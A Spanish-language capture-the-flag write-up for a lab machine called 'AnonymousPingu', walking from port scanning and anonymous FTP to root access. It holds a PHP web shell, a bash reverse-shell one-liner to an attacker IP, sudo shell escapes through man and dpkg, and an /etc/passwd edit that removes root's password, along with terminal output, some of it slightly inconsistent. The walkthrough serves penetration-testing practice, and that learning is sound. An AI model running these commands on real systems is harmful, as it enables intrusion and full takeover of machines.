

12. ✅Máquina: AnonymousPingu (Fácil)

- *1. Descubrimiento de puertos y servicios con Nmap:*
  - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
    - *Comando*: `nmap -sVC 172.17.0.2 -Pn`
    - *Resultado*: Se encontraron los servicios FTP (con usuario anonymous permitido) y HTTP abiertos.
- *2. Búsqueda de directorios activos con Gobuster:*
  - Usamos *Gobuster* para encontrar directorios activos en el servicio http.
    - *Comando*: `gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
    - *Resultado*: Se encontró varios html, interesante el directorio *upload*, ya que sugiere que podremos subir archivos.
- *2. Conexión al protocolo FTP anonymous:*
  - Nos conectamos al servicio FTP utilizando las credenciales anónimas
    - *Comando*: `ftp 172.17.0.2`, user: *anonymous* | contraseña: *anonymous*
- *3. Navegación loggeados FTP:*
  - Una vez loggeados como anonymous en FTP, vemos con `ls` que existen varios directorios, uno el cual es el directorio *upload*, el encontrado con gobuster. Podemos subir un archivo .php malicioso que ejecute un cmd para la ejecución de comandos remota y desde ahí poder ejecutar una reverse shell.
- *4. Subida y Apertura del Archivo remote_cmd.php:*
  - Vamos a subir y abrir un cmd remoto para la ejecución de comandos.
    - *Comando*: Escribimos el siguiente script en un archivo PHP: `<?php system($_GET("cmd")); ?>` y desde el servicio FTP subimos el archivo con `put upload_cmd_new.php /upload/uploaded_cmd_new.php`, con `put <ruta_archivo_local> <ruta_archivo_destino>`
    - *Resultado*: Si abrimos este archivo desde la página de subidas *upload* y usamos en la URL `?cmd=<comando>`, podemos ejecutar comandos remotos como la máquina víctima.



- *5. Creación de una Reverse Shell:*
  - Creamos una Reverse Shell para poder controlar el comando remoto desde nuestra consola
    - *Comando*: En al URL añadimos: `?cmd=bash -c "bash -i>%26 /dev/tcp/192.168.0.109/443 0>%261"`. Podemos buscarlo en 💀 Revershell Generator. `bash -c "<commando_a_ejecutar>`



- *Resultado* : Una vez ejecutamos el comando, estando en escucha desde la máquina atacante en el puerto 443(previamente), recibimos la bash remota.

```
┌──(kali㉿kali)-[~/Desktop/Dockerlabs/MuyFacil/upload]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/…/Desktop/Dockerlabs/MuyFacil/upload]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.0.109] from (UNKNOWN) [172.17.0.2] 40208
bash: cannot set terminal process group (41): Inappropriate ioctl for device
bash: no job control in this shell
www-data@91cb391564f1:/var/www/html/upload$ whoami
whoami
www-data
www-data@91cb391564f1:/var/www/html/upload$
```

- *6. Configuracion terminal:*
  - Seguidamente, una vez dentro de la máquina víctima, configuraremos la bash recibida para usarla como terminal al completo perfectamente
    - *Comandos*: `script /dev/null -c bash` -> `CTRL+Z` -> `stty raw -echo; fg` -> `reset xterm` -> `export TERM=xterm` -> `export SHELL=bash` -> *mirar tamaño terminal normal* `stty size` -> *adaptar terminal remota a nuestro tamaño* `stty rows <1_num_rows> columns <2_num_cols>`
    - *Respuesta*: Después de estos pasos (siempre son iguales), tenemos una bash interactiva configurada al completo en la cual no tendremos ningún problema ejecutando nui escribiendo, y además, al ajustar el size, no tendremos problema de overlapping escribiendo ni en en editores de texto.
- *7. Pivoting de Usuarios www_data -> pingu :*
  - Si realizamos `sudo -l`, observamos que podemos ejecutar *man* bins sin necesidad de contraseña utilizando el usuario *pingu*. Por lo tanto, buscamos un exploit en *man* para realizar el pivoting de usuarios de www_data hacia pingu en # GTFOBins .
    - *Comando*: `sudo -u pingu /usr/bin/man man` , y una vez dentro del menu interactivo podemos usar introducir código con el comando: `!/bin/bash`
    - *Resultado*: Una vez introducido el comando desde la consola interactiva de *man*, hemos hecho pivoting al usuario *pingu*.

```
www-data@91cb391564f1:/var/www/html/upload$ sudo -l
sudo -l
Matching Defaults entries for www-data on 91cb391564f1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
    use_pty

User www-data may run the following commands on 91cb391564f1:
    (pingu) NOPASSWD: /usr/bin/man
```

```
       man 'man(7)'
              Display the manual page for macro package man
es to manual pages.  Note that the parentheses must
normally be quoted to  pro-
              tect them from the shell.)

!/bin/bash
pingu@2f2e9c7b4f84:/var/www/html/upload$
```

- *8. Pivoting de Usuarios pingu -> gladys:*
  - Similarmente, si realizamos `sudo -l`, observamos que podemos ejecutar *nmap* y *dpkg* bins sin necesidad de contraseña utilizando el usuario *gladys*. Por lo tanto, buscamos un exploit por ejemplo en *dpkg* para realizar el pivoting de usuarios de pingu hacia gladys en # GTFOBins .
    - *Comando*: `sudo -u gladys /usr/bin/dpkg -l` , y una vez dentro del menu interactivo podemos usar introducir código con el comando: `!/bin/bash`
    - *Resultado*: Una vez introducido el comando desde la consola interactiva de *dpkg*, hemos hecho pivoting al usuario *gladys*.
- *9. Enfoque Escalada de Privilegios Final:*
  - Una vez habiendo hecho pivoting hasta el usuario *gladys*, si realizamos `sudo -l` , observamos que podemos ejecutar *chown* bins sin necesidad de contraseña. Lo interesante es que la comanda *chown* sirve para cambiar el propietario de los archivos, por lo que podríamos editar cualquier file del sistema.
- *10. Propietario y Observación filepath /etc/passwd:*
  - Utilizando el permiso que tenemos con el usuario *gladys* con la comanda *chown*, editaremos el file */etc/passwd*, que almacena información relevante sobre privilegios y autenticaciones.
    Primeramente debemos cambiar el archivo y el directorio a nuestra propiedad.
    - *Comando:* `sudo chown gladys:gladys /etc/passwd` `sudo chown gladys:gladys /etc`
    - *Resultado:* Ahora el archivo */etc/passwd* es de propiedad de *gladys* , con permisos de lectura y escritura.

```
gladys@2f2e9c7b4f84:/var/www/html/upload$ sudo chown gladys:gladys /etc/passwd
gladys@2f2e9c7b4f84:/var/www/html/upload$ ls -l /etc/passwd
-rw-r--r-- 1 gladys gladys 1292 Apr 28 21:08 /etc/passwd
```

- *11. Edición del file /etc/passwd:*
  - Una vez tenemos permisos de lectura y escritura ya que somos los propietarios del file, podemos proceder a editar el archivo. Una observación útil que aplicaremos es que la letra `x` en las entradas del archivo *passwd* (por ejemplo: `root:x:0:0:root:/root:/bin/bash`, sirven para identificar que acciones requieren autenticación, es decir, ingresar la contraseña. Editando la entrada de la autenticación para ser root ya podemos escalar privilegios obteniendo los máximos del sistema. El mayor problema es que esta máquina no contiene editores de texto (ni vim, nano, vi...), por lo que tendremos que usar una herramienta como SED, que sirve para realizar sustituciones a entradas de texto, así conseguiremos eliminar la `x` para no necesitar autenticación a la hora d escalar como root.
    - *Comandos:* Para ver si la sustitución se realiza correctamente `cat /etc/passwd | sed 's/root:x:0/root::0/g'`. Para realizar la sustitución en el archivo directamente `sed 's/root:x:0/root::0/g' -i /etc/passwd`
    - Resultado_: Una vez ejecutado, vemos que la letra `x` del root se ha eliminado, por lo que no necesitamos autenticación para ejecutarlo.

```
dladys@fc757caed89f:/var/www/html/upload$ sed 's/root:0/root::0/g' -i /etc/passwd

gladys@fc757caed89f:/var/www/html/upload$ cat /etc/passwd
root::0:0:root:/root:/bin/bash
```

    - Si escalamos privilegios cambiando a usuario root con *su root*:

```
gladys@fc757caed89f:/var/www/html/upload$ su root
root@fc757caed89f:/var/www/html/upload# whoami
root
root@fc757caed89f:/var/www/html/upload# ls
uploade.php
root@fc757caed89f:/var/www/html/upload# xDaliK
bash: xDaliK: command not found
root@fc757caed89f:/var/www/html/upload#
```

    Ya somos usuario root en la máquina víctima. Fin de la intrusión con máximos privilegios!